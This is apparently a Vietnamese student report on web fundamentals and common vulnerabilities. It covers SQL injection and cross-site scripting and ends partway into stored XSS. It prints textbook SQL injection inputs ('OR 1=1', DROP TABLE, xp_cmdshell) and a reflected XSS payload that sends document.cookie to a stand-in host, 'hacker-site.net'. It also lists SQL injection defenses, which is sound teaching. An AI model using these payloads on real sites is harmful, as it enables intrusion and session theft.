Thành phố Hồ Chí Minh, ngày 23 tháng 12 năm 2020

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TPHCM


KHOA CÔNG NGHỆ THÔNG TIN

----🙞🙞🖳🙜🙜----

# Mục lục

# I. TỔNG QUAN VỀ WEBSITE

## 1. Mô hình chung của website



* Client gởi yêu cầu thông tin lên internet
* Server nhận yêu cầu, xử lý và gởi kết quả về cho Client

## 2. Địa chỉ URL

* URL (Uniform Resource Loader) là địa chỉ đầy đủ chỉ đến một tài nguyên thông tin trên Internet
* Ví dụ: https://viblo.asia/p/server-side-rendering-client-side-rendering-single-page-applications-jvElaWYYKkw
* Trong đó:
* https:// Gọi là tên dịch vụ (có thể gọi là phần giao thức)
* viblo.asia Là phần tên máy chủ
* p/server-side-rendering-client-side-rendering-single-page-applications-jvElaWYYKkw Đường dẫn đến tài nguyên Lợi ích của URL là cung cấp một phương pháp đơn giản, đồng bộ cho việc định danh các tài nguyên có sẵn trên Internet, thông qua các giao thức khác nhau như HTTP, FTP, Telnet,...

## 3. Giao thức HTTP

* Web Brower và Web Server giao tiếp với nhau thông qua một giao thức được gọi là HTTP. Sự kết nối bằng HTTP thông qua 4 giai đoạn

1. Tạo kết nối: Web Browser giao tiếp với Web Server nhờ địa chỉ Internet và số cổng (ngầm định là 80) được đặc tả trong URL
2. Thực hiện yêu cầu: Web Browser gửi thông tin tới Web Server để yêu cầu phục vụ. Việc gởi và nhận thông tin ở đây theo phương thức POST, GET,... mình sẽ phân biệt POST GET bên dưới.
3. Phản hồi: Web Server gửi một phản hồi về Web Browser nhằm đáp ứng yêu cầu của Web Browser
4. Kết thúc kết nối: Khi kết thúc quá trình trao đổi giữa Web Brower và Web Server thì sự kết nối chấm dứt

* Tổng quan về 2 phương thức của HTTP là POST và GET :
  + GET: Dữ liệu của phương thức này gửi đi thì hiện trên thanh địa chỉ (URL) của trình duyệt. Có một số đặc điểm như: có thể được cache bởi trình duyệt, có thể duy trì bởi lịch sử đó cũng là lý do mà người dùng có thê bookmark được, không được sử dụng nếu trong form có các dữ liệu nhạy cảm như là password, tài khoản ngân hàng, bị giới hạn số trường độ dài data gửi đi.
  + POST: Dữ liệu được gửi đi với METHOD POST thì không hiển thị trên thanh URL, Có một số đặc điểm như: không cache bởi trình duyệt, không thể duy trì bởi lịch sử đó cũng là lý do mà người dùng không thê bookmark HTTP POST được, không giới hạn dữ liệu gửi đi
  + Từ các đặc điểm trên ta có thể phân biệt được giữa POST và GET: POST bảo mật hơn GET vì dữ liệu được gửi ngầm, không xuất hiện trên URL, GET dữ liệu được gửi tường minh, chúng ta có thể nhìn thấy trên URL, đây là lý do khiến nó không bảo mật so với POST, GET thực thi nhanh hơn POST vì những dữ liệu gủi đi luôn được webbrowser cached lại, khi dùng phương thức POST thì server luôn thực thi và trả về kết quả cho client, còn phương thức GET ứng với cùng một yêu cầu đó webbrowser sẽ xem trong cached có kết quả tương ứng với yêu cầu đó không và trả về ngay không cần phải thực thi các yêu cầu đó ở phía server, đối với những dữ liệu luôn được thay đổi thì chúng ta nên sử dụng phương thức POST, còn dữ liệu ít thay đổi chúng ta dùng phương thức GET để truy xuất và xử lý nhanh hơn.
* Ngoài ra còn có các phương thức khác như put/patch, delete,...

## 4. Web Client

* Là một phần mềm được sử dụng trên máy khách (Client), dùng để gởi các yêu cầu lên Web Server và nhận các kết quả đáp ứng từ Server đồng thời hiển thị lên với khuôn dạng thích hợp
* Các trình duyệt: Chrome, Internet Explore

## 5. Web Server

* Là phần mềm được sử dụng trên máy chủ (máy phục vụ) để lắng nghe các yêu cầu từ các máy khách (Web Client) và đáp ứng yêu cầu cho máy Client
* Có rất nhiều Web server chạy trên nhiều flatfor: Web server của NSCA trên UNiX, Web Server dùng trên môi trường Windows, Web Server của Oracle được thiết kế để tận dụng khả năng truy cập vào cơ sở dữ liệu của Oracle

## 6. Mô hình xử lý Client/Server

* Là mô hình nổi tiếng trên mạng máy tính, phổ biến và được áp dụng rộng rãi trên các trang Web hiện nay.
* Ý tưởng của mô hình này như sau : Client (máy khách) gửi yêu cầu (request) đến Server (máy chủ, cung ứng dịch vụ cho các máy khách). Server xử lý dữ liệu và gửi kết quả về cho Client.Việc giao tiếp giữa Client và Server phải dựa trên các giao thức chuẩn. Các giao thức chuẩn được sử dụng phổ biến hiện nay là : giao thức TCP/IP, giao thức SNA của IBM, OSI, ISDN, X.25 hoặc giao thức LAN-to-LAN NetBIOS
* Một mô hình xử lý Client/Server phải có 3 thành phần cơ bản: Front-end Client, Back-end Server, Mạng máy tính (Network)
  + Một chương trình Front-end Client chạy trên trạm làm việc (Workstation), mà ở đó người sử dụng giao tiếp với ứng dụng để yêu cầu cung cấp dịch vụ, như truy vấn dữ liệu.
  + Chương trình Back-end Server chạy trên máy chủ (Host) tiếp nhận thông tin và cung cấp dịch vụ được yêu cầu, như phản hồi truy vấn
  + Mạng máy tính có chức năng truyền tải thông tin
* Tại sao phải xử dụng mô hình này:
  + Dữ liệu và tài nguyên được tập trung lại, tăng tính toàn vẹn của dữ liệu
  + Sự linh động trong việc mở rộng hệ thống mạng
  + Không phụ thuộc vào cùng 1 nền tảng, chỉ cần chung 1 định dạng giao tiếp (protocol) là có thể hoạt động
  + Nhược điểm của mô hình này là tính an toàn và bảo mật thông tin trên mạng. Do phải trao đổi dữ liệu giữa 2 máy ở 2 khu vực khác nhau nên dễ dàng xảy ra hiện tượng thông tin trên mạng bị lộ và từ đó vai trò của quản trị mạng trở nên quan trọng hơn rất nhiều.
* Ví dụ:
  + Mail Server : Ở phía Client, người dùng soạn thảo Email và gửi đến Mail Server, phía Mail Server tiếp nhận và lưu trữ, tìm kiếm địa chỉ mail được gửi đến và gửi đi.
  + Web Server : Lưu trữ các Website. Khi người dùng ở máy Client nhập địa chỉ trang web, Client gửi yêu cầu đến Web Server và Web Server sẽ gửi toàn bộ nội dung trang web về cho Client.
  + File Server : Lưu trữ các tập tin. Nhận và truyền tập tin về phía Client , người dùng có thể download - upload tập tin lên Server qua Web browser hoặc giao thức FTP

## 7. HTTP Header

* HTTP header là phần đầu (header) của thông tin mà trình server và client gửi cho nhau. Những thông tin từ client gửi cho server được gọi là HTTP requests (yêu cầu) còn trình chủ gửi cho trình khách là HTTP responses (trả lời).
* Thông thường, một HTTP header gồm nhiều dòng, mỗi dòng chứa tên tham số và giá trị. Một số tham số có thể được dùng trong cả header yêu cầu và header trả lời, còn số khác thì chỉ đuợc dùng riêng trong từng loại. Ví dụ:
* Header yêu cầu:

GET /tintuc/homnay.asp HTTP/1.1 Accept: \*/\*

Accept-Language: en-us Connection: Keep-Alive Host: localhost

Referer: <http://localhost/lienket.asp>

User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0) Accept-Encoding: gzip, deflate

* + Dòng đầu là dòng yêu cầu cho biết phương thức yêu cầu (GET hoặc POST), địa chỉ yêu cầu (/tintuc/homnay.asp) và phiên bản HTTP (HTTP/1.1)..
  + Tiếp theo là các tham số. Chẳng hạn như:
    - Accept-Language: Cho biết ngôn ngữ dùng trong trang web.
    - Host: Cho biết địa chỉ của máy chủ.
    - Referer: Cho biết địa chỉ của trang web tham chiếu tới.
* Header trả lời:

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0

Date: Thu, 13 Jul 2000 05:46:53 GMT

Content-Length: 2291 Content-Type: text/html

Set-Cookie: ASPSESSIONIDQQGGGNCG=LKLDFFKCINFLDMFHCBCBMFLJ;

path=/

Cache-control: private

<HTML>

<BODY>

...

* + Dòng đầu là dòng trạng thái, để cho biết phiên bản HTTP được dùng (HTTP/1.1), mã trạng thái (200) và trạng thái (OK).
  + Tiếp theo là các tham số.
  + Tiếp theo là một dòng trống để báo hiệu kết thúc header, tiếp theo là phần thân của HTTP response

## 8. Cookie và session

### 8.1. Cookie là gì?

* Cookie là một đoạn văn bản ghi thông tin được tạo ra và lưu trên trình duyệt của máy người dùng. Cookie thường được tạo ra khi người dùng truy cập một website, cookie sẽ ghi nhớ những thông tin như tên đăng nhập, mật khẩu, các tuỳ chọn do người dùng lựa chọn đi kèm. Các thông tin này được lưu trong máy tính để nhận biết người dùng khi truy cập vào một trang web.
* Khi người dùng truy cập đến một trang web có sử dụng cookie, web server của trang đó sẽ tự động gửi cookie đến máy tính của người dùng. Những cookie này tự động được tổ chức trong hệ thống máy tính. Khi truy cập đến các trang web sử dụng được cookie đã lưu, những cookie này tự động gửi thông tin của người dùng về cho chủ của nó (người tạo ra cookie). Tuy nhiên những thông tin do cookie ghi nhận không được tiết lộ rộng rãi, chỉ có website chứa cookie mới có thể xem được những thông tin này.
* Cookie được xem là một thành phần không thể thiếu được với những website có khối lượng dữ liệu lớn, có số lượng người dùng đông, và có những chức năng đi kèm với thành viên đăng ký. Phần lớn các website này là các website thương mại điện tử.

### 8.2. Session là gì?

* Session là một khái niệm phổ biến được dùng trong lập trình các website có kết nối với cơ sở dữ liệu database. Đặc biệt các chức năng như đăng nhập, đăng xuất người dùng sẽ khó có thể thực hiện được nếu không sử dụng session.
* Session đơn giản là 1 cách để chúng ta lưu lại dữ liệu của người dùng sử dụng website. Giá trị của session được lưu trong một tập tin trên máy chủ. Ví dụ khi bạn đăng nhập vào một trang web và đăng nhập với tài khoản đã đăng ký trước đó. Máy chủ sau khi xác thực được thông tin bạn cung cấp là đúng nó sẽ sinh ra một tập tin (hay chính là session của trình duyệt của bạn) chứa dữ liệu cần lưu trữ của người dùng.
* Bạn có thể tuỳ ý quyết định xem nên lưu trữ những thông tin nào vào Session. Nhưng thông thường chúng ta chỉ nên lưu những thông tin tạm thời trong session ví dụ như số lượng sản phẩm người dùng đã thêm vào giỏ nhưng chưa mua, hay những nhật xét đang được viết và lưu dưới dạng nháp nhưng chưa gửi đi. Những dữ liệu sử dụng lâu dài như nội dung nhận xét đã được gửi đi hay số sản phẩm đã được mua thì nên được thực hiện ở máy chủ chứa cơ sở dữ liệu.

### 8.3. Cách phân biệt session của các trình duyệt khác nhau

Sau khi tạo ra một tập tin session trên máy chủ để lưu trữ dữ liệu tạm thời của người dùng, chúng ta cần phải phân biệt được session nào là của người dùng nào. Để làm điều này thì với mỗi session tạo ra cần phải tạo một cookie tương ứng với nó. Cookie là một mẫu tin nhỏ có thể được trình duyệt tạo ra khi người dùng truy cập vào web và dùng để lưu trữ thông tin của người dùng ở phía trình duyệt (client).

### 8.4. So sánh giữa Cookie và Session

|  |  |
| --- | --- |
| Cookie | Session |
| Cookie được lưu trữ trên trình duyệt của người dùng. | Session không được lưu trữ trong trình duyệt của người dùng. |
| Dữ liệu cookie được lưu trữ ở phía máy khách. | Dữ liệu session được lưu trữ ở phía máy chủ. |
| Dữ liệu cookie dễ dàng sửa đổi khi chúng được lưu trữ ở phía khách hàng. | Dữ liệu session không dễ dàng sửa đổi vì chúng được lưu trữ ở phía máy chủ. |
| Dữ liệu cookie có sẵn trong trình duyệt của chúng ta đến khi hết hạn. | Dữ liệu session có sẵn cho trình duyệt chạy. Sau khi đóng trình duyệt sẽ mất thông tin session. |

# II. Hack website

## 1. Hack Website là gì?

* Hack là hành động thâm nhập trái phép vào phần cứng hoặc phần mềm.
* Hack Website là xâm nhập trái phép vào Website, truy cập vào các khu vực mà người dùng bình thường không được phép như hosting, trang quản trị, soạn thảo…
* Hack website cũng bao gồm hành động can thiệp vào mã nguồn, database và chỉnh sửa nội dung và thay đổi các tính năng của Website trái phép.

## 2. Mục đích Hack Website là gì?

* Vào những năm đầu của kỷ nguyên Web, thì các tay hacker tấn công khai thác các lỗ hổng bảo mật trên Website mục đích chỉ để thể hiện số má – hoặc phá hoại, có thể để cảnh báo các lỗ hổng bảo mật mà quản trị web không biết.
* Mục đích Hack Website hiện nay là điểm kiếm tiền Online
  + So với thời kỳ đầu, thì mục đích của Hack Website hiện nay 99% là vì tiền, như ăn cắp dữ liệu để bán lại, ăn cắp thông tin thẻ tín dụng/ ghi nợ để rút tiền, hack mướn cho các đối thủ cạnh tranh không lành mạnh, phát tán nội dung cho các thế lực xấu….
  + Và nhất là hack cho các mục đích kiếm tiền trực tiếp: chèn link chuyển hướng về site kiếm tiền, chèn nội dung lừa đảo, chèn quảng cáo, chèn link cho các chiến dịch Blackhat SEO…

## 3. Các phương thức hack Website phổ biến

* Dù cách thức thực hiện hack Website vô cùng đa dạng, nhưng chung qui, có các hình thức phổ biến chiếm hầu hết các vụ tấn công bảo mật. Có 2 kiểu tấn công là:
  + Access Control: tìm cách truy cập trái phép vào tài khoản quản trị hosting/vps hay website bằng cách dò thông tin đăng nhập. Tiêu biểu là cách tấn công website nổi tiếng Brute Force Attack.
  + Software Vulnerabilities – Code Injection: khai thác lỗ hổng bảo mật trên phần mềm, code để tấn công vào website, cài các phần mềm độc hại (malware) để thực hiện các tác vụ xấu. Tiêu biểu loại này là SQL Injection (SQLi), tấn công XSS, LFI (Local File Inclusion) và RFI (Remote File Inclusion).
* Dù là kiểu tấn công nào, thì cuối cùng, kết quả thường là Website sẽ bị chèn mã độc, để hacker có thể để lại một backdoor cho phép họ thâm nhập sau này, hoặc mã độc âm thầm thực hiện các tác vụ gây hại trên website.

# II. Các lỗ hỏng thường gặp

## 1. SQL injection

### 1.1. Tổng quan

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp.

SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update, v.v. trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. SQL injection thường được biết đến như là một vật trung gian tấn công trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, sysbase...

### 1.2. Hoạt động

SQL injection thường xảy ra khi bạn yêu cầu người dùng nhập, như tên người dùng/userid của họ, và thay vì một tên/id, người dùng cung cấp cho bạn một tuyên bố SQL rằng bạn sẽ vô tình chạy trên cơ sở dữ liệu của bạn.

#### Ví dụ 1:

* Sau đây mà tạo ra một tuyên bố chọn bằng cách thêm một biến (txtUserId) vào một chuỗi chọn. Biến được lấy từ đầu vào người dùng (getRequestString):

txtUserId = getRequestString("UserId");

txtSQL = "SELECT \* FROM Users WHERE UserId = " + txtUserId;

* SQL Injection dựa trên 1 = 1 luôn đúng. Với mô tả ban đầu người dùng có thể nhập thông minh như sau: UserId: 105 OR 1=1

SELECT \* FROM Users WHERE UserId = 105 OR 1=1;

* SQL ở trên là hợp lệ và sẽ trả về TẤT CẢ các hàng từ bảng "Người dùng", vì OR 1 = 1 luôn là TRUE.
* Câu lệnh trên sẽ nguy hiểm nếu như chúng ta dùng để lấy thông tin:

SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;

#### Ví dụ 2:

* Đây là một ví dụ về đăng nhập của người dùng trên một trang web:

uName = getRequestString("username");  
uPass = getRequestString("userpassword");  
sql = 'SELECT \* FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'

* Một tin tặc có thể có quyền truy cập vào tên người dùng và mật khẩu trong cơ sở dữ liệu bằng cách chỉ cần chèn "OR" "=" vào hộp văn bản tên người dùng hoặc mật khẩu:

SELECT \* FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""

### 1.3 Một số dạng tấn công thường gặp với các ứng dụng web

#### a) Dạng tấn công vượt qua kiểm tra lúc đăng nhập

* Với dạng tấn công này, tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web.
* Như ở ví dụ 2.

#### b) Dạng tấn công sử dụng câu lệnh SELECT

* Kẻ tấn công phải có khả năng hiểu và lợi dụng các sơ hở trong các thông báo lỗi từ hệ thống để dò tìm các điểm yếu khởi đầu cho việc tấn công.
* Ví dụ, trong các trang tìm kiếm. Các trang này cho phép người dùng nhập vào các thông tin tìm kiếm như Họ, Tên, …
* Đoạn mã thường gặp là:

<%

Dim vAuthorName, objRS, strSQL

vAuthorName = Request("fAUTHOR\_NAME")

strSQL = "SELECT \* FROM T\_AUTHORS WHERE AUTHOR\_NAME =' " & \_ vAuthorName & " ' "

Set objRS = Server.CreateObject("ADODB.Recordset")

objRS.Open strSQL, "DSN=..."

…

Set objRS = Nothing

%>

* Tương tự như trên, tin tặc có thể lợi dụng sơ hở trong câu truy vấn SQL để nhập vào trường tên tác giả bằng chuỗi giá trị:

' UNION SELECT ALL SELECT OtherField FROM OtherTable WHERE ' '=' (\*)

* Lúc này, ngoài câu truy vấn đầu không thành công, chương trình sẽ thực hiện thêm lệnh tiếp theo sau từ khóa UNION nữa. Giả sử đoạn mã nhập vào là:

' DROP TABLE T\_AUTHORS --

* Câu truy vấn sẽ thực hiện việc xóa bảng.

#### c) Dạng tấn công sử dụng câu lệnh INSERT

* Thông thường các ứng dụng web cho phép người dùng đăng ký một tài khoản để tham gia. Chức năng không thể thiếu là sau khi đăng ký thành công, người dùng có thể xem và
* hiệu chỉnh thông tin của mình. SQL injection có thể được dùng khi hệ thống không kiểm tra tính hợp lệ của thông tin nhập vào.
* Ví dụ, một câu lệnh INSERT có thể có cú pháp dạng:

INSERT INTO TableName VALUES('Value One', 'Value Two', 'Value Three')

* Nếu đoạn mã xây dựng câu lệnh SQL có dạng :

<%

strSQL = "INSERT INTO TableName VALUES(' " & strValueOne & " ', ' " \_ & strValueTwo & " ', ' " & strValueThree & " ') "

Set objRS = Server.CreateObject("ADODB.Recordset")

objRS.Open strSQL, "DSN=..."

…

Set objRS = Nothing

%>

* Thì chắc chắn sẽ bị lỗi SQLi, bởi vì nếu ta nhập vào trường thứ nhất ví dụ như:

' + (SELECT TOP 1 FieldName FROM TableName) + '

* Lúc này câu truy vấn sẽ là :

INSERT INTO TableName VALUES(' ' + (SELECT TOP 1 FieldName FROM TableName) + ' ', 'abc', 'def')

* Khi đó, lúc thực hiện lệnh xem thông tin, xem như bạn đã yêu cầu thực hiện thêm một lệnh nữa đó là:

SELECT TOP 1 FieldName FROM TableName

#### d) Dạng tấn công sử dụng stored-procedures

* Việc tấn công bằng stored-procedures sẽ gây tác hại rất lớn nếu ứng dụng được thực thi với quyền quản trị hệ thống 'sa'.
* Ví dụ, nếu ta thay đoạn mã tiêm vào dạng: ' ; EXEC xp\_cmdshell ‘cmdd.exe dir C: '. Lúc này hệ thống sẽ thực hiện lệnh liệt kê thư mục trên ổ đĩa C:\ cài đặt server.
* Việc phá hoại kiểu nào tuỳ thuộc vào câu lệnh đằng sau cmd.exe. fg

### 1.4 Ngăn chặn SQL Injection

* Không bao giờ được tin tưởng những input người dùng nhập vào: Dữ liệu luôn phải được xác thực trước khi sử dụng trong các câu lệnh SQL.
* Các thủ tục được lưu trữ: Những thủ tục này có thể trừu tượng hóa các lệnh SQL và xem xét toàn bộ input như các tham số. Nhờ đó, nó không thể gây ảnh hưởng đến cú pháp lệnh SQL.
* Các lệnh được chuẩn bị sẵn: Điều này bao gồm việc tạo truy vấn SQL như hành động đầu tiên và sau đó xử lý toàn bộ dữ liệu được gửi như những tham số.
* Những cụm từ thông dụng: Những cụm từ này được sử dụng để phát hiện mã độc và loại bỏ nó trước khi câu lệnh SQL được thực hiện.
* Thông báo lỗi đúng: Thông báo lỗi phải tuyệt đối tránh tiết lộ những thông tin/chi tiết nhạy cảm và vị trí xảy ra lỗi trên thông báo lỗi.
* Giới hạn quyền truy cập của người dùng đối với cơ sở dữ liệu: Chỉ những tài khoản có quyền truy cập theo yêu cầu mới được kết nối với cơ sở dữ liệu. Điều này có thể giúp giảm thiểu những lệnh SQL được thực thi tự động trên server.
* Hãy loại bỏ các kí tự meta như '"/\; và các kí tự extend như NULL, CR, LF, ... trong các string nhận được từ: input do người dùng đệ trình các tham số từ URL các giá trị từ cookie
* Đối với các giá trị numeric, hãy chuyển nó sang integer trước khi query SQL, hoặc dùng ISNUMERIC để chắc chắn nó là một số integer.
* Thay đổi "Startup and run SQL Server" dùng mức low privilege user trong tab SQL Server Security.
* Xóa các stored procedure trong database master mà không dùng như:
  + xp\_cmdshell
  + xp\_startmail
  + xp\_sendmail
  + sp\_makewebtask

## 2. Cross-Site Scripting (XSS)

### 2.1.1. Tổng quan


* Cross Site Scripting (XSS) là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, được mệnh danh là Godfather of Attack, và trong nhiều năm liền được liệt vào danh sách những kỹ thuật tấn công nguy hiểm nhất với ứng dụng web.
* XSS là một lỗi bảo mật cho phép hacker nhúng mã độc (javascript) vào một trang web khác. Hacker có thể lợi dụng mã độc này để deface trang web, cài keylog, chiếm quyền điều khiển của người dùng, dụ dỗ người dùng tải virus về máy.
* Đây là một trong những lỗi bảo mật thường gặp nhất trên các trang Web. Các hệ thống từ lớn đến nhỏ như Facebook, Twitter, một số forum Việt Nam, … đều từng dính phải lỗi này. Do mức độ phổ biến và độ nguy hiểm của nó, XSS luôn được vinh dự được nằm trong top 10 lỗi bảo mật nghiêm trọng nhất trên OWASP (Open Web Application Security Project).

### 2.2.1. Những dạng XSS


Trước đây, XSS thường nhắm vào code render HTML từ phía Server, ta gọi là Server XSS. Hai dạng Server XSS thường gặp là Persistent XSS và Reflected XSS.

#### 1. Persistent XSS


* Ví dụ khi vào một web bán hàng, tất cả các comment sẽ được server render và hiển thị dưới dạng HTML như sau:



* Tuy nhiên, lại có hacker comment đoạn script vào khung comment. Lúc này, HTML của trang web sẽ trở thành:




* Trình duyệt sẽ chạy đoạn script này, hiển thị cửa sổ alert lên. Hacker đã chèn được mã độc vào trang web, thực hiện tấn công XSS thành công.




* Trong kiểu tấn công này, mã độc đựợc lưu trong **database** trên server, hiển thị ra với toàn bộ người dùng, do đó ta gọi nó là Persistance XSS.
* Bất kì ai thấy comment của hacker này đều bị dính mã độc này, do đó kiểu tấn công này có tầm ảnh hưởng lớn, khá nguy hiểm.

#### 2. Reflected XSS

* Với cách tấn công này, hacker chèn mã độc vào URL dưới dạng query string. Khi người dùng ngáo ngơ nhấp vào URL này, trang web sẽ đọc query string, render mã độc vào HTML và người dùng “dính bẫy”.



* Trong comment của web bán hàng, hacker đưa vào một bình luận, dụ người dùng nhấn vào link : [http://banhang.com?q=<scrit>deleteAccount();</scrit](http://banhang.com?q=%3cscrit%3edeleteAccount();%3c/scrit)> thì khi có khách hàng khác vào web và click vào link này thì họ sẽ vào trang http://banhang.com. Sau đó server sẽ render <scrit>deleteAccount();</scrit>, gọi hàm deleteAccount trong JavaScript để xoá account của họ.
* Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả qua những bước sau:



1. Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4

1. Bằng cách nào đó, hacker gửi được cho người dùng URL:

http://example.com/name=var+i=new+Image;+i.src=”http://hacker-site.net/”%2Bdocument.cookie;

Giả sử example.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra

1. Nạn nhân truy cập đến URL trên
2. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker)
3. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
4. Đoạn javascript mà hacker tạo ra thực tế như sau:

var i=new Image; i.src=”http://hacker-site.net/”+document.cookie;

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1


Host: hacker-site.net

1. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.


* Tầm ảnh hưởng của ReflectedXSS không rộng bằng Persistance XSS, nhưng mức độ nguy hiểm là tương đương. Hacker thường gửi link có mã độc qua email, tin nhắn, … và dụ dỗ người dùng click vào. Do đó cần cẩn thận khi truy cập vào các link lạ.

#### 3. Stored XSS (second-order XSS)


* Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ lưỡng dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (database, file hay những khu vực khác lưu trữ dữ liệu của ứng dụng web).
* Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.
